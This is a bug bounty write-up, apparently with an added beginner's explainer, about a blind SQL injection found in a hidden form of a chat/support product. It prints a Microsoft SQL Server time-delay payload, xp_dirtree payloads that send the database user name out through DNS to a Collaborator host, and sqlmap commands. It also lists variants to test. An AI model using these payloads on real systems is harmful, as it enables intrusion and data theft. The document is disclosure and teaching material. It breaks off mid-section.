How a YouTube Video lead to pwning a web application via SQL Injection worth $4324 bounty
A hidden web form on a chat server passed a parameter to a SQL query without sanitisation, allowing an attacker to inject commands that delayed responses and could extract data. The attacker could read database contents, including the database user name, via time-based and out-of-band techniques.
 Published on infosecwriteups.com
This write-up is regarding one of my findings on a private program on HackerOne. As this is a private program so I have made certain redactions to prevent disclosure of any sensitive information.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a finding on a private program on HackerOne. The researcher redacted sensitive details, so the hostnames, directory names and parameter names below are placeholders: chat.example.com, /vendor-name, /software-name, directory1, _randomfiles.aspx, _param1 and _returnURL stand in for the real values. The target was a subdomain that served the default IIS landing page. Behind it sat a paid chatting/support software product, installed under a vendor and product directory path. The feature that turned out to be vulnerable was a form handler: a page that takes a GET request with a couple of parameters before the form data is submitted.
Setup
The researcher had been invited to the private program. The tooling used was:
- AMASS and other open-source tools for subdomain enumeration.
ffufwith custom word-lists for content discovery.- A Burp Collaborator subdomain for out-of-band callbacks.
- SQLMAP for the proof of concept.
Finding it
Subdomain enumeration produced a list, and one domain (referred to here as chat.example.com) served the default IIS Server landing page.

A default page is not the end of the story, so the next step was directory brute-forcing on the asset with custom word-lists. Fuzzing the root / with ffuf returned a single directory, referred to here as /vendor-name. Visiting https://chat.example.com/vendorname/ gave a 403 forbidden error.

Fuzzing /vendor-name led to a second directory, referred to as /software-name, which also returned 403. Fuzzing /vendor-name/software-name/ returned several results such as /bin, /scripts, /logs and /styles. Logs looked promising, but wordlist fuzzing on these endpoints produced nothing useful. Extensions html, aspx, ashx, asp, bak and log were all tried and none worked, so it looked like a dead end.


The two directory names looked like a vendor and product pair, so the researcher googled Vendor-Name Software-Name. The results identified the software installed on the server: a paid chatting/support software. A search on GitHub and elsewhere for the application's directory structure found nothing. Browsing further results turned up a YouTube video by the vendor explaining how to install and configure the application. Because it was a demo, the instructor opened the folders where the server was installed and walked down through the directories, which let the researcher map the findings so far onto the real directory structure. Copy-pasting the various directories and files from the video into a word-list produced a few forms, one of which was:
https://chat.example.com/vendor-name/software-name/directory1/vulnerableform.html
Exploitation
Step 1: a parameter worth a look
Filling in the form and clicking Send triggered a prior GET request before the data was submitted, which looked like this:
https://chat.example.com/vendor-name/software-name/_randomfiles.aspx?_param1=1&_returnURL=%2Fexample.html
Looking at the request and response, the response contained an HTML redirect to the path given in _returnURL. Supplying https://evil.com in _returnURL produced an HTML redirect to https://evil.com, but open redirect was out of scope. Injecting javascript:alert(1) in the URL was properly encoded. Attention moved to the other parameter, _param1.
Step 2: ruling out error-based injection
Changing the value of _param1 had no effect on the response, so error-based SQL injection was not possible. Basic blind SQL injection payloads were tried next. Conditional blind payloads intended to induce a difference in the response or an error also failed.
Step 3: time-based blind injection

The server was Microsoft, so the back-end database was most likely Microsoft SQL Server, which supports batched queries. The next attempt was an unconditional time delay with the most basic payload on the parameter:
waitfor delay'0:0:20'--
The injection was successful and the response was delayed by 20 seconds.
Step 4: out-of-band confirmation
Blind SQL injection can be exploited in several ways, including conditional responses and out-of-band interaction. The most common out-of-band route is DNS, since almost every organisation allows outgoing DNS queries, and that was the case here too.

To confirm the vulnerability, the researcher used xp_dirtree, a stored procedure that tries to list the contents of the directory or network share given in its first argument. If the listing is a network share, it performs a DNS lookup for it, so a callback confirms that out-of-band extraction of data is possible.
PingBack payload:
;declare @q varchar(99);set @q=’\\[YOU_BURP_COLLAB_SUBDOMAIN_PART_HERE].burpcollab’+’orator.net\ogy’; exec master.dbo.xp_dirtree @q; —
Username extraction payload:
;declare @q varchar(99);set @q=’\\[YOU_BURP_COLLAB_SUBDOMAIN_PART_HERE]’+(SELECT user_name())+’.burpcollab’+’orator.net\ogy’; exec master.dbo.xp_dirtree @q; —

The second payload concatenates the result of SELECT user_name() into the hostname, so a callback would carry the database user name. There is a limit on how many characters can be extracted this way manually: if the query result is under 253 characters including the Burp Collaborator domain, data extraction is possible. That is enough for the report to be triaged, but for further exploitation the researcher used SQLMAP, which can provide the data needed for the proof of concept.
Step 5: SQLMAP
Injection confirmation:
python3 sqlmap.py -u https://chat.example.com/vendorname/softwarename/_randomfiles.aspx?param1=1

Fetching databases:
python3 sqlmap.py -u https://chat.example.com/vendorname/softwarename/_randomfiles.aspx?param1=1 — dbs

Root cause
The report does not describe the application code, so the exact mistake is not shown. What the behaviour implies is that the value of _param1 was concatenated into a SQL query without adequate parameterisation, on a Microsoft SQL Server back end that permits batched queries and the xp_dirtree procedure. The behaviour implies the parameter reached the query unsanitised and the database account could call master.dbo.xp_dirtree, which is what made the out-of-band DNS callback possible.
Impact
An unauthenticated attacker could inject SQL through the parameter and confirm it with a time delay and with DNS callbacks. With xp_dirtree the attacker can exfiltrate data out of band, subject to the roughly 253 character limit on the hostname including the Collaborator domain, which is enough to read values such as the database user name. With SQLMAP the attacker can enumerate databases. The program treated the finding as critical, with a severity of Critical [9.3], and awarded a bounty of $4324.
Fix
The report does not say what change was made. The asset was taken down by the program for mitigation before the HackerOne triager could validate the finding; the triager confirmed it with the program and triaged it. After the mitigation the application was up and running safely. What should be done is to parameterise the query behind _param1 so the value is never concatenated into SQL, and to run the application's database account with the least privilege it needs, in particular without the ability to call xp_dirtree or other procedures that reach out to the network.
Variants to test
- On any Microsoft SQL Server backed parameter, send
waitfor delay'0:0:20'--and look for a consistent delay of about 20 seconds. - Use
xp_dirtreewith a Collaborator hostname and watch for a DNS callback, which confirms out-of-band extraction. - Concatenate
(SELECT user_name())into thexp_dirtreehostname and check whether the callback reveals the database user. - Try the same time-based and out-of-band techniques on other parameters of the same form handler, since
_returnURLalready showed the page acts on input. - Where a vendor demo video or documentation exposes installation paths, build a word-list from those paths and fuzz for forms and handlers that are not linked from the application.

What happened, in plain words
A security researcher was invited to test a private bug bounty program on HackerOne. A bug bounty program is an arrangement where an organisation pays people to find security problems in its systems and report them privately, instead of the finder using them for harm. "Private" means only invited researchers can see the program's details.
The researcher found a web server that looked empty at first: it showed only the default welcome page that the web server software (Microsoft's IIS) displays when nothing has been set up on it. By poking around the folders behind that page, and then watching a YouTube tutorial published by the software vendor, the researcher found a form on the site. The form sent a value to the server in a way that let the researcher slip extra database commands into it. That class of bug is called SQL injection: the server takes text from a visitor and pastes it straight into a database command, so a clever visitor can write their own commands.
The researcher proved the bug in three ways: by making the server wait 20 seconds before answering, by making the server send a DNS lookup (an internet name lookup) to a server the researcher controlled, and finally with an automated tool called SQLMAP that listed the databases. The program rated it Critical [9.3] and paid a bounty of $4324.
A few words you will meet throughout, explained once here:
- Server: a computer somewhere on the internet that answers requests from your browser. When you type an address, your browser asks a server for a page and the server sends it back.
- Domain and subdomain: a domain is a name like
example.com. A subdomain is a name in front of it, likechat.example.com, which can point to a completely different machine or application. - Directory (or folder): servers store files in folders, just like your computer. A URL path such as
/vendor-name/software-name/mirrors that folder layout. - Parameter: the part of a URL after a
?, made of name and value pairs such as?_param1=1. It is how a browser hands small pieces of information to the server, like a form on paper with labelled boxes. - Database: software that stores and retrieves organised data, for example user accounts. A web application asks the database questions written in a language called SQL.
- Think of a form where you write your name, and the clerk reads your name out loud as an instruction to the filing system.
All names in this story are placeholders. The researcher hid the real ones so the private program's details stay private: chat.example.com, /vendor-name, /software-name, directory1, _randomfiles.aspx, _param1 and _returnURL stand in for the real values.
Getting started
The researcher had been invited to the private program. The tools used were:
- AMASS and other free, open-source tools for subdomain enumeration. Subdomain enumeration means collecting as many subdomain names as possible for a target, because each one may host a different application.
ffuf, a tool that tries a long list of folder and file names against a web server very quickly. Such a list is called a word-list. This process is called content discovery or directory brute-forcing: guessing names until something answers.- A Burp Collaborator subdomain. Burp Collaborator is a service that gives you a unique, throwaway internet name and records any lookup or connection made to it. It is a way of hearing back from a server you cannot see directly, like leaving a phone that logs missed calls.
- SQLMAP, a free tool that automates finding and exploiting SQL injection.
A 403 is the standard HTTP status code for "forbidden": the server understood the request but refuses to serve it.
Finding it
Subdomain enumeration produced a list of names. One of them, called chat.example.com here, served the default IIS Server landing page.
A default page is not the end of the story. Default pages are what a server shows before anyone configures a site, so there may still be applications installed in folders underneath. The next step was therefore directory brute-forcing on the asset with custom word-lists. Fuzzing the root / with ffuf returned a single directory, called /vendor-name here. Visiting https://chat.example.com/vendorname/ gave a 403 forbidden error.
A 403 is interesting rather than disappointing: it means something exists at that address and the server is choosing not to show it. Fuzzing /vendor-name led to a second directory, called /software-name here, which also returned 403. Fuzzing /vendor-name/software-name/ returned several results such as /bin, /scripts, /logs and /styles. Logs looked promising, because log folders can contain error messages and other useful information, but wordlist fuzzing on these endpoints produced nothing useful. The extensions html, aspx, ashx, asp, bak and log were all tried and none worked, so it looked like a dead end. An extension is the part of a file name after the dot, such as .html; trying many of them is a way of guessing what kind of files a folder holds.
The two directory names looked like a vendor and product pair, so the researcher googled Vendor-Name Software-Name. The results identified the software installed on the server: a paid chatting/support software. In other words, the site was running a commercial product that companies install to offer live chat or customer support on their websites. A search on GitHub and elsewhere for the application's directory structure found nothing. Browsing further results turned up a YouTube video by the vendor explaining how to install and configure the application. Because it was a demo, the instructor opened the folders where the server was installed and walked down through the directories, which let the researcher map the findings so far onto the real directory structure. Copy-pasting the various directories and files from the video into a word-list produced a few forms, one of which was:
https://chat.example.com/vendor-name/software-name/directory1/vulnerableform.html
This is a URL, the address you would type into a browser's address bar. Reading it left to right: https:// means the connection is encrypted; chat.example.com is the server; /vendor-name/software-name/directory1/ is the chain of folders on that server; and vulnerableform.html is the page itself, a form written in HTML, the language web pages are made of. The lesson is that the vendor's own installation video revealed folder names that guessing alone had not found.
Exploitation
Step 1: a parameter worth a look
Filling in the form and clicking Send triggered a prior GET request before the data was submitted, which looked like this:
https://chat.example.com/vendor-name/software-name/_randomfiles.aspx?_param1=1&_returnURL=%2Fexample.html
Line by line, in plain words:
https://chat.example.com/vendor-name/software-name/_randomfiles.aspxis the page being requested. The.aspxending tells you it is a page built with Microsoft's ASP.NET technology, which runs on Microsoft web servers and usually talks to a Microsoft database.?marks the start of the parameters._param1=1is the first parameter, named_param1, with the value1.&separates one parameter from the next._returnURL=%2Fexample.htmlis the second parameter, named_returnURL, whose value is%2Fexample.html.%2Fis the encoded form of the slash character/, so the value is really/example.html. URLs cannot contain certain characters directly, so they are written in this percent-encoded form.
A GET request is simply a browser asking for something by URL, with all the details visible in the address. The name _returnURL suggests the page uses it to decide where to send the visitor next.
Looking at the request and response, the response contained an HTML redirect to the path given in _returnURL. An HTML redirect is a small instruction in the page telling the browser to go somewhere else automatically. Supplying https://evil.com in _returnURL produced an HTML redirect to https://evil.com, but open redirect was out of scope. An open redirect is a bug where a site will forward visitors to any address an attacker chooses, which is useful for phishing; "out of scope" means the program had declared that class of bug ineligible for a reward, so there was no point pursuing it. Injecting javascript:alert(1) in the URL was properly encoded. That string is a small script that would pop up an alert box if a browser ran it; encoding it means the server turned the special characters into harmless text so the browser would not execute it. Attention moved to the other parameter, _param1.
Step 2: ruling out error-based injection
Changing the value of _param1 had no effect on the response, so error-based SQL injection was not possible. Error-based injection is the easy version: you break the database command on purpose and the server helpfully shows you the database's error message, which leaks information. Here the page stayed the same, so that route was closed. Basic blind SQL injection payloads were tried next. "Blind" means you get no data and no error back; you can only ask the database yes/no questions and watch how the page behaves. A payload is the piece of text you send to try to trigger the bug. Conditional blind payloads, ones designed to make the page change or error only if a condition is true, also failed.
Step 3: time-based blind injection
The server was Microsoft, so the back-end database was most likely Microsoft SQL Server, which supports batched queries. A batched query means several SQL commands can be sent in one go, separated by semicolons, and the database runs them in order. That matters because it lets an attacker append their own command after the application's original one. The next attempt was an unconditional time delay with the most basic payload on the parameter:
waitfor delay'0:0:20'--
In plain words:
waitfor delay'0:0:20'is a Microsoft SQL Server command that tells the database to pause for 20 seconds before continuing. The format is hours:minutes:seconds.--starts a comment in SQL, so everything after it is ignored. It is used to neutralise whatever the application's original query had after the injection point, so the rest of the query does not cause a syntax error.
The injection was successful and the response was delayed by 20 seconds. That delay is the proof: the page took 20 seconds longer to answer only because the database was told to wait, which means the text sent as _param1 was being run as a database command.
Step 4: out-of-band confirmation
Blind SQL injection can be exploited in several ways, including conditional responses and out-of-band interaction. Out-of-band means the answer does not come back in the page at all; instead the server is made to contact a machine you control, and you watch that machine. The most common out-of-band route is DNS, since almost every organisation allows outgoing DNS queries, and that was the case here too. DNS, the Domain Name System, is the internet's phone book: it turns a name like example.com into the numeric address of a machine. Every time any computer looks up a name, a DNS query goes out, and if you own the name being looked up, you see the query arrive.
To confirm the vulnerability, the researcher used xp_dirtree, a stored procedure that tries to list the contents of the directory or network share given in its first argument. A stored procedure is a ready-made command that lives inside the database and can be called by name. A network share is a folder on another machine reached over the network, written in the form \\servername\sharename. If the listing is a network share, it performs a DNS lookup for it, so a callback confirms that out-of-band extraction of data is possible. A callback here means the DNS query arriving at the researcher's Collaborator name.
PingBack payload:
;declare @q varchar(99);set @q=’\\[YOU_BURP_COLLAB_SUBDOMAIN_PART_HERE].burpcollab’+’orator.net\ogy’; exec master.dbo.xp_dirtree @q; —
Line by line:
;ends whatever command the application had already written and starts a new one.declare @q varchar(99);creates a temporary variable named@qthat can hold up to 99 characters of text. A variable is a labelled box for a value, like a sticky note.set @q=’\\[YOU_BURP_COLLAB_SUBDOMAIN_PART_HERE].burpcollab’+’orator.net\ogy’;fills that box with a network share path. The+joins two pieces of text together. The first piece is the part of the Collaborator name you were given; the second completes the domain. The leading\\makes it look like a network share, which is what makes the database perform a DNS lookup.exec master.dbo.xp_dirtree @q;runs the stored procedure with the value in the box as its argument, so the database tries to list that share and, in doing so, looks up the name.—is the comment marker, so the rest of the original query is ignored.
Username extraction payload:
;declare @q varchar(99);set @q=’\\[YOU_BURP_COLLAB_SUBDOMAIN_PART_HERE]’+(SELECT user_name())+’.burpcollab’+’orator.net\ogy’; exec master.dbo.xp_dirtree @q; —
This is the same shape as the previous payload, with one addition: (SELECT user_name()) asks the database for the name of the account it is currently using, and the + signs glue that name into the middle of the hostname. So a DNS lookup arriving at the Collaborator would contain the database user name in it. The second payload concatenates the result of SELECT user_name() into the hostname, so the callback reveals the database user. There is a limit on how many characters can be extracted this way manually: if the query result is under 253 characters including the Burp Collaborator domain, data extraction is possible. The report gives the limit as 253 characters including the Burp Collaborator domain. That is enough for the report to be triaged, but for further exploitation the researcher used SQLMAP, which can provide the data needed for the proof of concept. Triaged means the program's staff reviewed the report and accepted it as a real, valid finding.
Step 5: SQLMAP
SQLMAP is a command-line tool: you run it in a terminal window by typing a command, rather than clicking in a browser. You give it a URL that you believe is injectable and it does the guessing for you.
Injection confirmation:
python3 sqlmap.py -u https://chat.example.com/vendorname/softwarename/_randomfiles.aspx?param1=1
Line by line:
python3runs the Python programming language interpreter, which SQLMAP is written in.sqlmap.pyis the tool's main file.-utells SQLMAP the URL to test.- The URL is the page with the parameter, here written with the placeholder names
vendorname,softwarenameandparam1.
SQLMAP tries many payloads against that parameter and reports whether it found an injection and of what kind.
Fetching databases:
